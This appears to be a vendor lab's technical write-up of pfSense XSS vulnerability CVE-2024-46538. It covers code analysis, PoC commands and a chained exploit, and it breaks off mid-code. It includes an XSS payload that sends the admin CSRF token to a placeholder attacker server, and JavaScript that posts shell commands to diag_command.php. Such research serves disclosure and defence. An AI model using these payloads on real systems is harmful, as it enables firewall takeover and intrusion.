


Research & Technique

pfSense XSS Vulnerabilities (CVE-2024-46538)

■ Overview of Vulnerabilities

pfSense is a free, open source firewall and router software for FreeBSD.¹ It is configured and managed via a web-based interface and is available free of charge to both individuals and businesses, so many users are using it to configure their networks.

A search for publicly available pfSense firewalls on the Internet via an OSINT search engine reveals that, as of November 8, 2024, pfSense was being used on 460,000 sites in various countries including Brazil, Germany, and the United States.



Source: fofa.info

Figure 1. pfSense usage statistics

On October 22, 2024, a cross-site scripting (XSS) vulnerability (CVE-2024-46538) of pfSense was made public. The vulnerability allows attackers to arbitrarily insert malicious scripts due to insufficient input verification in the interface group management menu.

¹ FreeBSD: An open source operating system developed based on 4.4BSD-Lite

An attacker can exploit an XSS vulnerability to steal the operator's CSRF token² and use it to execute arbitrary commands through the administrator console. By doing so, the attacker can install malware to take control of the firewall and manipulate rules to launch persistent attacks.

■ Attack Scenario

The figure below shows a CVE-2024-46538 attack scenario.




Figure 2. CVE-2024-46538 attack scenario

- ① The attacker searches for vulnerable servers using pfSense as a firewall and steals accounts.
- ② The attacker injects malicious JavaScript using an account with group editing privileges.
- ③ The malicious JavaScript is executed in the victim's browser.
- ④ The victim sends a request to the firewall to execute arbitrary commands by executing a script.
- ⑤ The attacker installs malware inside the firewall by executing arbitrary commands.
- ⑥ The attacker takes control of the firewall and manipulates its ruleset to disable it.

² CSRF Token: A unique, unpredictable value generated by the server-side application and shared with the client.

■ Affected Software Version

The software version vulnerable to CVE-2024-46538:

S/W	Vulnerable version
pfSense	v2.5.2

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-46538.

Name	Information
Victim	pfSense v2.5.2 (192.168.102.52)
Attacker	Kali Linux (192.168.216.131)

■ Vulnerability Test

Step 1. Configuration of the Environment

Install the pfSense v2.5.2 image on the victim's PC. The detailed process of setting up a vulnerable environment for testing the CVE-2024-46538 vulnerability in the EQSTLab GitHub Repository is shown below.

URL: <https://github.com/EQSTLab/CVE-2024-46538>

If the connection is not established normally, disable the firewall settings with the command below.

```
> pfctl -d
```

The following command can be used to verify that the vulnerable pfSense v2.5.2 environment is installed successfully.

```
> cat /etc/version
```

This shows that the vulnerable pfSense v2.5.2 is installed.

```
[2.5.2-RELEASE][root@pfSense.skshieldus.com]/root: cat /etc/version  
2.5.2-RELEASE
```

Figure 3. Checking the vulnerable pfSense environment

Step 2. Vulnerability Test

The PoC for testing the CVE-2024-46538 vulnerability is stored in the following GitHub repository address of EQSTLab.

URL: <https://github.com/EQSTLab/CVE-2024-46538>

Use the git clone command on the attacker's PC to download the PoC from the CVE-2024-46538 repository.

```
(root@kali)-[~/home/kali]
└─# git clone https://github.com/EQSTLab/CVE-2024-46538.git
Cloning into 'CVE-2024-46538' ...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 35 (delta 7), reused 22 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (35/35), 483.10 KiB | 13.42 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```

Figure 4. Downloading CVE-2024-46538 PoC

The downloaded PoC file can be run with CVE-2024-46538.py, and the payload delivered from the attacker's PC will be executed on the victim's pfSense.

```
$ python3 CVE-2024-46538.py -u [pfSense address] -i [pfSense ID] -p [pfSense password] -c [command to execute]
```

In the environment, a server (<https://192.168.102.52>) using a vulnerable version of pfSense is built, and in addition to the administrator account, there is also a tester(ID)/1q2w3e4r!(password) account. After executing the system command `id` on the service using the tester account, use the following command to insert a malicious XSS payload that outputs the result.

```
$ python3 CVE-2024-46538.py -u 192.168.102.52 -i tester -p 1q2w3e4rW!@ -c id
```

Enter the PoC execution command on the attacker's PC as follows.

```
(root@kali)-[~/home/kali/CVE-2024-46538]
└─# python3 CVE-2024-46538.py -u 192.168.102.52 -i tester -p 1q2w3e4r\!
@ -c id
```

Figure 5. Example of the PoC execution command

Access interfaces_groups.php using the administrator (admin) account and the `id` command execution result is displayed as follows.




Figure 6. Checking the result of the execution of an arbitrary command.

■ Detailed Analysis of the Vulnerability

This section explains in sequence how the CVE-2024-46538 vulnerability occurs and how it links to the execution of arbitrary commands. Step 1 explains the reason for the XSS vulnerability. Step 2 explains why it is possible to execute arbitrary commands after XSS by linking the CSRF with the administrator console function.

Step 1. pfSense XSS Vulnerability (CVE-2024-46538)

1) XSS (Cross-Site Scripting) Vulnerability

Cross-site scripting (XSS) vulnerabilities occur if user input values are not properly verified or the output is not filtered when the user responds to a script entered by an attacker. This vulnerability can cause direct damage to users, such as the theft of user information (cookie values or sessions) or inducement access to phishing sites.

2) Searching for Vulnerable Points

XSS vulnerabilities in pfSense occur because the input value of the members variable is not properly verified. The attack syntax inserted through `interfaces_groups_edit.php` is exposed to the victim as it is because there is no separate input value verification while it passes through `config.lib.inc` and `interfaces_groups.php`.




Figure 7. Vulnerable point attack flow

(1) `/usr/local/www/interfaces_groups_edit.php`

The endpoint receives a user input value as a POST request. Here, when there is data, the members parameter converts the original array variable into the str type through the `implode` function in the members variable in the code and stores the input value. No specific filtering process has been implemented.

```
if (isset($_POST['members'])) {  
    $members = implode(" ", $_POST['members']);  
} else {  
    $members = "";  
}
```

Figure 8. Saving the user input value for the members variable

The members variable is stored as the value corresponding to the 'members' key of the ifgroupentry variable.

```
if (!$input_errors) {  
    $ifgroupentry = array();  
    $ifgroupentry['members'] = $members;  
    $ifgroupentry['descr'] = $_POST['descr'];  
}
```

Figure 9. Saving the members key value of the ifgroupentry variable

After that, save the ifgroupentry variable value stored in a_ifgroups, and execute write_config, which saves the set value as the config.xml data.

```
// Create new group  
} else {  
    $ifgroupentry['ifname'] = $_POST['ifname'];  
    $a_ifgroups[] = $ifgroupentry;  
}  
write_config("Interface Group added");  
interface_group_setup($ifgroupentry);  
  
header("Location: interfaces_groups.php");  
exit;
```

Figure 10. Saving the ifgroupentry value for the a_ifgroups variable, and saving the config value

Where the a_ifgroups variable is a returning reference³ of config['ifgroups']['ifgroupentry']. If there is a change in the a_ifgroups variable, the config['ifgroups']['ifgroupentry'] value is also changed. Reference variables can be declared with '&' in front of the variable. As a result, the value assigned to a_ifgroups is identical to the value of config['ifgroups']['ifgroupentry'].

```
init_config_arr(array('ifgroups', 'ifgroupentry'));  
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];  
$id = $_REQUEST['id'];
```

Figure 11. a_ifgroups variable referencing the config variable

³ Returning References: Unlike saving the basic value, this is a way of saving the address of the space where data is stored.

(2) /etc/inc/config.lib.inc

config.lib.inc consists of functions that manage configuration values. The write_config function saves system settings. First, the \$config variable is reconstructed in the XML format via the dump_xml_config function.

```
/* generate configuration XML */  
$xmlconfig = dump_xml_config($config, $g['xml_rootobj']);
```

Figure 12. Configuring in the XML format

You can see that the value assigned to config is reorganized into an XML structure as follows.




Figure 13. Settings in the XML format

The configured XML format values are stored in the /cf/conf/config.xml file through the following process.

```
[2.5.2-RELEASE][root@pfSense.skshieldus.com]/etc/inc: cat /cf/conf/config.xml |  
grep EQSTtest  
<members>EQSTtest</members>
```

Figure 14. Saving in the /cf/conf/config.xml file

The stored config.xml data is read back into the existing array type and stored in the config variable.

```
/* re-read configuration */  
/* NOTE: We assume that the file can be parsed since we wrote it. */  
$config = parse_xml_config("{ $g['conf_path'] }/config.xml", $g['xml_rootobj']);
```

Figure 15. Saving in the config variable of the config.xml file

(3) /usr/local/www/interfaces_groups.php

interfaces_groups.php is the page that displays the stored interface group information. The process of displaying the members variable, in which the XSS vulnerability occurs, is as follows.

```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$config['ifgroups']['ifgroupentry']; ①
...
<?php foreach ($a_ifgroups as $i => $ifgroupentry):
...
    $members_arr = explode(" ", $ifgroupentry['members']); ②
    ...
    $memberses = implode(", ", $memberses_arr); ③
    echo $memberses; ④
...

```

- ① Store interface group information stored in the config variable as a reference variable in a_ifgroups.
- ② Convert the value corresponding to the members key of the str-type ifgroupentry variable into an array type.
- ③ After a series of processes, convert the value converted in step 2 back to the str type.
- ④ Output the value converted to the str type in step 3 on the page.

In the above output process, there is no specific conversion process. Therefore, the members parameter saved in (1) /src/usr/local/www/interfaces_groups_edit.php is printed as it is. Insert the JavaScript script as below to see it running.




Figure 16. Execution of the JavaScript script

Users with permission to edit interface groups can insert JavaScript tags.

Step 2. Linked Attack

1) CSRF (Cross-Site Request Forgery)

A CSRF is a web vulnerability attack where the attacker uses the authority of another user to request the server to perform the action he or she intends. If there is no proper verification process for user requests, it is impossible to distinguish between normal requests and manipulated requests. In particular, since the attacker uses the attacked user's privileges as they are, the scope of damage can vary depending on the privilege level.

In the case of pfSense, in response to CSRF attacks, a CSRF token is implemented and stored in the JavaScript csrfMagicToken variable. However, if there is an XSS vulnerability, an attacker can steal the CSRF token by inserting a malicious script like the one below.

```
<svg/onload=location='https://Attacker_Server?token='+csrfMagicToken>
```

A user with administrator rights can access interfaces_groups.php, where the above script is inserted, and steal the CSRF token, as shown below.




Figure 17. Stealing the admin CSRF token

2) pfSense Command Prompt

Users with administrator privileges in pfSense can also execute PHP code and arbitrary shell commands in the web interface via the Command Prompt menu, as shown below.




Figure 18. Command Prompt menu

When executing an arbitrary command in Command Prompt, a request with a CSRF token is sent to diag_command.php, as shown below.




Figure 19. Command Prompt request

3) Construction of the Attack Script

The pfSense XSS vulnerability could allow an attacker to inject attack JavaScript into a post and cause arbitrary commands to be executed when an administrator views the post. The attack script is configured as follows:




Figure 20. Attack script construction process

(1) Construction of a FormData Object

The following table lists the parameters required in the Command prompt.

Name	Description
<code>__csrf_magic</code>	CSRF token used as a defense measure against CSRF attacks
<code>txtCommand</code>	The command to be executed in the shell
<code>txtRecallBuffer</code>	Buffer where previously executed commands are stored
<code>submit</code>	Specified purpose of the request (DOWNLOAD, UPLOAD, EXEC or EXECPHP)
<code>dlPath</code>	Path of the file to be downloaded
<code>ulfile</code>	Name and content of the file to be uploaded
<code>txtPHPCommand</code>	Code to be executed with PHP

Requests can be made using a JavaScript FormData object that are similar to those made with form tags without inserting HTML tags. It is also possible to add values to each parameter via `formData.append`. Below is an example of JavaScript code that constructs each parameter of the request, including the CSRF token, to create an `id` execution request from the shell.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicToken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
```

(2) Data Request and Response

The fetch function can be used as follows:

```
let promise = fetch(url, {
  method: "GET", // POST, PUT, DELETE, etc.
  headers: {
    // the content type header value is usually auto-set
    // depending on the request body
    "Content-Type": "text/plain;charset=UTF-8"
  },
  body: undefined, // string, FormData, Blob, BufferSource, or URLSearchParams
  referrer: "about:client", // or "" to send no Referer header,
  // or an url from the current origin
  referrerPolicy: "strict-origin-when-cross-origin", // no-referrer-when-downgrade,
  no-referrer, origin, same-origin...
  mode: "cors", // same-origin, no-cors
  credentials: "same-origin", // omit, include
  cache: "default", // no-store, reload, no-cache, force-cache, or only-if-cached
  redirect: "follow", // manual, error
  integrity: "", // a hash, like "sha256-abcdef1234567890"
  keepalive: false, // true
  signal: undefined, // AbortController to abort request
  window: window // null
});
```

Each parameter must be sent as a POST request and then a response must be received. For this, the JavaScript code can be structured as follows:

```
fetch("/diag_command.php", {
  method: "POST",
  body: formData
}).then(response => response.text()).then(data => console.log(data))
```

After the script is executed, the output value can be seen as below.



```
fetch("/diag_command.php", {
  method: "POST",
  body: formData
}).then(response => response.text()).then(data => console.log(data))

< Promise {<pending>}

<!DOCTYPE html>
<html lang="en">
<head>
  <meta name="viewport" content="width=device-width, initial-scale=1">


  <link rel="apple-touch-icon-precomposed" href="/apple-touch/apple-touch-icon-iphone-60x60-precomposed
  <link rel="apple-touch-icon-precomposed" sizes="60x60" href="/apple-touch/apple-touch-icon-ipad-76x76
  <link rel="apple-touch-icon-precomposed" sizes="114x114" href="/apple-touch/apple-touch-icon-iphone-r
  <link rel="apple-touch-icon-precomposed" sizes="144x144" href="/apple-touch/apple-touch-icon-ipad-ret
  <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
  <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
  <link rel="manifest" href="/manifest.json">
  <link rel="mask-icon" href="/safari-pinned-tab.svg" color="#5bbad5">
  <meta name="theme-color" content="#ffffff">
```

Figure 21. Result of executing the fetch function

The response received from the fetch function consists of HTML tags, so it is difficult to understand by itself. Therefore, it is necessary to go through a process to easily extract the data, which can be done by utilizing DOMParser. The example below is code that extracts the content of the class attribute within the div tag.

```
fetch("/diag_command.php", {
  method: "POST",
  body: formData
